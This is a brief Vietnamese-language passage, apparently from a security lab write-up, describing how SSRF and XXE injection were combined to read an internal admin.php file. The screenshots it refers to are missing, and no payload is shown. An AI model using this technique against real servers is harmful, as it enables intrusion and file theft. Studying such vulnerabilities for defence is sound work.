


Khai thác SSRF thành công

Ta đã thành công đọc nội dung file admin.php, chứng tỏ ứng dụng bị lỗ hổng SSRF.

**XXE abuse SSRF to retrieve files**

Ta cũng có thể tận dụng lỗ hổng XXE để abuse lỗ hổng SSRF và đọc được các tệp tùy ý có trên máy chủ nội bộ:



Thực hiện khai thác XXE injection kết hợp với SSRF

Như ở trên ta có thể đọc được tệp admin.php trên máy chủ nội bộ thông qua lỗ hổng XXE và SSRF.